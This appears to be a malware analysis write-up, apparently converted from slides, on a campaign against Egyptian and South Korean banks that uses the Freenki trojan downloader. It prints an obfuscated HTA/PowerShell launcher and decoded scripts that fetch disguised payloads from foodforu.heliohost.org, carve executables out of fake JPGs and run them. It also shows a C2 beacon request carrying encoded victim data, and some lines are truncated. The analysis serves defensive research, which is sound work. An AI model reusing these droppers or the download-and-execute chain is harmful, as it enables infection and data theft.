
http://foodforu.heliohost.org/blog/apache_backup.jpg
(http://old.jrchina.com/btob_asiana/appach02.jpg)

save as alitmp0132.jpg

http://foodforu.heliohost.org/blog/apache.ipp
(http://old.jrchina.com/btob_asiana/udel_ok.ipp)


save as alitmp0133.js

Campaign targeted Egypt bank and SK banks – Powershell Script



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
     <html xmlns="http://www.w3.org/1999/xhtml">
    <head>
   <meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
   <title>Bonjour</title>
 <script language="VBScript">
  Set owFrClN0giJ = CreateObject("Wscript.Shell")
    Set v1ymUkaljYF = CreateObject("Scripting.FileSystemObject")

  If v1ymUkaljYF.FileExists(owFrClN0giJ.ExpandEnvironmentStrings("%PSModulePa
   owFrClN0giJ.Run 'powershell -nop -windowstyle hidden -executionpolicy bypa
   ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAAKAAoAJAB0ACAAPQAkAGUAbgB2ADoAdABlAG0Ac
   wAGcAIgAgAAoACQAKAAkAJAB0ADIAPQAkAHQAKwAiAFwAXABhAGwAaQB0AG0AcAAwADEAMwAyA
   AMwAzAC4AagBzACIAIAAKAAkACgAJAHQAcgB5ACAACgAJAAoACQB7ACAACgAJAAoACQBlAGMAa
   mAG8AbwBkAGYAbwByAHUALgBoAGUAbABpAG8AaABvAHMAdAAuAG8AcgBnAC8AYgBsAG8AZwAvA
   AbABvAGEAZABGAGkAbABlACgAIAAiAGgAdAB0AHAAOgAvAC8AZgBvAG8AZABmAG8AcgB1AC4Aa
   jAGsAdQBwAC4AagBwAGcAIgAsACQAdAAyACkAIAAKAAkACgAJACQAYwAuAEQAbwB3AG4AbABvA
   AaQBvAGgAbwBzAHQALgBvAHIAZwAvAGIAbABvAGcALwBhAHAAYQBjAGgAZQAuAGkAcABwACIAL
     AHQAMwApACAACgAJAAoACQB3AHMAYwByAGkAcAB0AC4AZQB4AGUAIAAkAHQAMwAgAAoACQAK
  owFrClN0giJ.Run "cmd /c echo VSM3XkpINmZWXjdjUzg3ZUpGM2dVOCIhPV4/Z1NCLi4=>%
  End If
    Self.Close
   </script>
 <hta:application
      id="oHTA"
      applicationname="Bonjour"
      application="yes"
   >
   </head>
</html>
```


Base64 decode




```
========== base64 decode hta script ==========

   $c=new-object System.Net.WebClient

$t =$env:temp

      $t1=$t+"\\alitmp0131.jpg"

      $t2=$t+"\\alitmp0132.jpg"

      $t3=$t+"\\alitmp0133.js"

      try

      {

      echo $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache.jpg",$t1)

      $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache_backup.jpg",$t2)

      $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache.ipp",$t3)

      wscript.exe $t3

      }

      catch

      {

}
```

Campaign targeted Egypt bank and SK banks – Javascript

- The IPP file contains encoded VBScript to extract payload from fake JPG files and save as:
  - Windows-KB275122-x86.exe (trojan downloader)
  - Windows-KB271854-x86.exe (Milk loader)



```
myStr = "B&4egvodujpo&39b&3:&8csfuvso&31ofx&31BdujwfYPckfdu&39b&3:&8e&4c&1e&1b&1e&1bC&4egvod
bt&4eB&39&33BEPEC&3fTusfbn&33&3:&4c&1e&1bt2&4eB&39&33BEPEC&3fTusfbn&33&3:&4c&1e&1b&1e&1bd&4e
fouTusjoht&39&33&36ufnq&36&33&3:&4c&1e&1bu2&4eu&3c&33&6d&6d&33&3cc2&4c&1e&1bu3&4eu&3cc3&4c&1
:&4c&1e&1b&1:&1e&1bt2&3fNpef&4e4&4c&1e&1bt2&3fUzqf&4e2&4c&1e&1bt2&3fPqfo&39&3:&4c&1e&1b&1e&1
c&1e&1b&1e&1bt2&3fXsjuf&39t&3fSfbe&3:&4c&1e&1bt2&3fTbwfUpGjmf&39u3&3d3&3:&4c&1e&1b&1e&1bd&4e
fouTusjoht&39&33&36ufnq&36&33&3:&4c&1e&1bd&3fSvo&39u3&31&3c&31&33&31&33&31&3c&31c4&3d&311&3:
e&1e&1b&8e&1e&1bD&4egvodujpo&39c2&3dc3&3dc4&3dc5&3dc6&3:&1e&1b&8c&1e&1b&1e&1busz&1e&1b&8c&1e
C&3fTusfbn&33&3:&4c&1e&1b&1e&1bd&4eB&39&33XTdsjqu&3ftifmm&33&3:&4c&1e&1bu&4ed&3fFyqboeFowjsp
6d&33&3cc2&4c&1e&1bu3&4eu&3cc3&4c&1e&1bt&3fNpef&4e4&4c&1e&1bt&3fUzqf&4e2&4c&1e&1bt&3fPqfo&39
&1bt2&3fPqfo&39&3:&4c&1e&1b&1e&1bt&3fMpbeGspnGjmf&39u2&3:&4c&1e&1bt&3fQptjujpo&31&4e&31c5&4c
f&39u3&3d3&3:&4c&1e&1bTmffq&39211&3:&4c&1e&1bd&3fSvo&39u3&31&3c&31&33&31&33&31&3c&31c4&3d&31
1b&8e&1e&1b&8e&1e&1bC&39&33bmjunq1242&3fkqh&33&3d&31&33&6d&6dXjoepxt&3eLC387244&3ey97&3ffyf&
    bmjunq1243&3fkqh&33&3d&31&33&6d&6dXjoepxt&3eLC362&4:63&3ey97&3ffyf&33&3d&33&33&3d6762&3:
eh = "";
for (k = 0; k < myStr.length; k++) eh += String.fromCharCode(myStr.charCodeAt(k) - 1);
eval(unescape(eh));
```




```
========== decode apache.ipp ==========
A = function(a) {
    return new ActiveXObject(a) };
B = function(b1, b2, b3, b4) {
    try { s = A("ADODB.Stream");
        s1 = A("ADODB.Stream");
        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        t1 = t + "\\" + b1;
        t2 = t + b2;
        s.Mode = 3;
        s.Type = 1;
        s.Open();
        s1.Mode = 3;
        s1.Type = 1;
        s1.Open();
        s.LoadFromFile(t1);
        s.Position = b4;
        s1.Write(s.Read);
        s1.SaveToFile(t2, 2);
        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        c.Run(t2 + " " + b3, 0); } catch (e) {; } }
C = function(b1, b2, b3, b4, b5) {
    try { s = A("ADODB.Stream");
        s1 = A("ADODB.Stream");
        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        t1 = t + "\\" + b1;    # %temp%\\alitmp0131.jpg
        t2 = t + b2;    # %temp%\\alitmp0132.jpg
        s.Mode = 3;
        s.Type = 1;
        s.Open();
        s1.Mode = 3;
        s1.Type = 1;
        s1.Open();
        s.LoadFromFile(t1);
        s.Position = b4;
        s1.Write(s.Read);
        s1.SaveToFile(t2, 2);
        c.Run(t2 + " " + b3, 0); } catch (e) {; } }
C("alitmp0131.jpg", "\\Windows-KB275122-x86.exe", "help", 5651);
C("alitmp0132.jpg", "\\Windows-KB271854-x86.exe", "", 5651);
```

Campaign targeted Egypt bank and SK banks – Trojan downloader

- Named Freenki Downloader by PaloAlto
- Freenki was discovered having overlap code with ROKRAT, an malware used by Reaper.
- Need specific arguments to execute. Supporting 3 commands (script pass “help” command to execute)

Command	Description
Help	Perform main function. Collects system information and beacon to C&C server.
console	Setting up persistence in the registry
sample	Perform console command function and later perform help command function when successes.




```
  v4 = wcscmp(command, L"help");
  if ( v4 )
    v4 = -(v4 < 0) | 1;
  if ( !v4 )
    help_command_f();
  v5 = wcscmp(command, L"console");
  if ( v5 )
    v5 = -(v5 < 0) | 1;
  if ( v5 )
  {
    result = wcscmp(command, L"sample");
    if ( result )
      result = -(result < 0) | 1;
    if ( !result )
    {
      result = console_command_f();
      if ( result )
        help_command_f();
    }
  }
  else
  {
    result = console_command_f();
  }
  return result;
}
```

Campaign targeted Egypt bank and SK banks – Trojan downloader

- Convert MAC address to hex string and use as victim ID
- Collects system information and beacon to C&C server
    - Username>Computer Name>File version of kernel32.dll>IsWow64Process() > Ethernet MAC addresses>running processes

Report status MAC Address Encoded Victim Data




Stream Content

```
POST /blog/blog_confirm.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; Tablet PC 2.0; .NET4.0E; InfoPath.3)
Host: foodforu.heliohost.org
Content-Length: 441
Cache-Control: no-cache

1000C29985572o0T0[0W0^0.0o0t0{0w0~0.0.0q0.0e0W0^0.0&0.0.0.0%0&0 0.0.0.0.0 0.0.0;0:0
{0o0q0*0 0 0 0q0"0'0'0(0#0#0%0"0*0.0c0^0Y0^0]0e0^0.0c0^0Y0^0]0e0^0.0c0^0Y0^0]0e0^0*0!
0&0.0"0"0#0.0.0.0.0.0.0 0'0;0:0
{0O0U0W0Q0t0W0a0Q0.0S0h0S0;0:0`0b0]0Q0S0h0`0.0S0h0S0;0:0s0f0S0b0g0d0X0W0^0U0.0S0h0S0;0:
0.0W0^0x0S0h0.0S0h0S0;0:0`0S0h0`0\0]0b0S0b0.0S0h0S0;0:0W0T0O0_0.0S0h0S0;0:0.0h0]0Q0
[0]0^0.0S0h0S0;0:0.0W0^0T0]0e0a0.0y0r0"0%0#0.0"0"0.0h0(0&0.0S0h0S0;0:0;0:0HTTP/1.1 200
OK
Date: Wed, 14 Jun 2017 06:20:37 GMT
Server: Apache
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Encode by SUB 0F, XOR 21

Decoded Victim Data



```
41 00 64 00 6D 00 69 00 6E 00 3E 00 41 00 44 00   A.d.m.i.n.>.A.D.
4D 00 49 00 4E 00 3E 00 3E 00 43 00 3E 00 77 00   M.I.N.>.>.C.>.w.
69 00 6E 00 3E 00 36 00 3E 00 3E 00 3E 00 37 00   i.n.>.6.>.>.>.7.
36 00 30 00 3E 00 3E 00 3E 00 3E 00 30 00 3E 00   6.0.>.>.>.>.0.>.
3E 00 0D 00 0A 00 4D 00 41 00 43 00 3A 00 30 00   >.....M.A.C.:.0.
30 00 30 00 43 00 32 00 39 00 39 00 38 00 35 00   0.0.C.2.9.9.8.5.
35 00 37 00 32 00 3A 00 3E 00 75 00 6E 00 6B 00   5.7.2.:.>.u.n.k.
6E 00 6F 00 77 00 6E 00 3E 00 75 00 6E 00 6B 00   n.o.w.n.>.u.n.k.
6E 00 6F 00 77 00 6E 00 3E 00 75 00 6E 00 6B 00   n.o.w.n.>.u.n.k.
6E 00 6F 00 77 00 6E 00 3A 00 33 00 36 00 3E 00   n.o.w.n.:.3.6.>.
32 00 32 00 35 00 3E 00 3E 00 3E 00 3E 00 3E 00   2.2.5.>.>.>.>.>.
30 00 39 00 0D 00 0A 00 4D 00 61 00 67 00 69 00   0.9.....M.a.g.i.
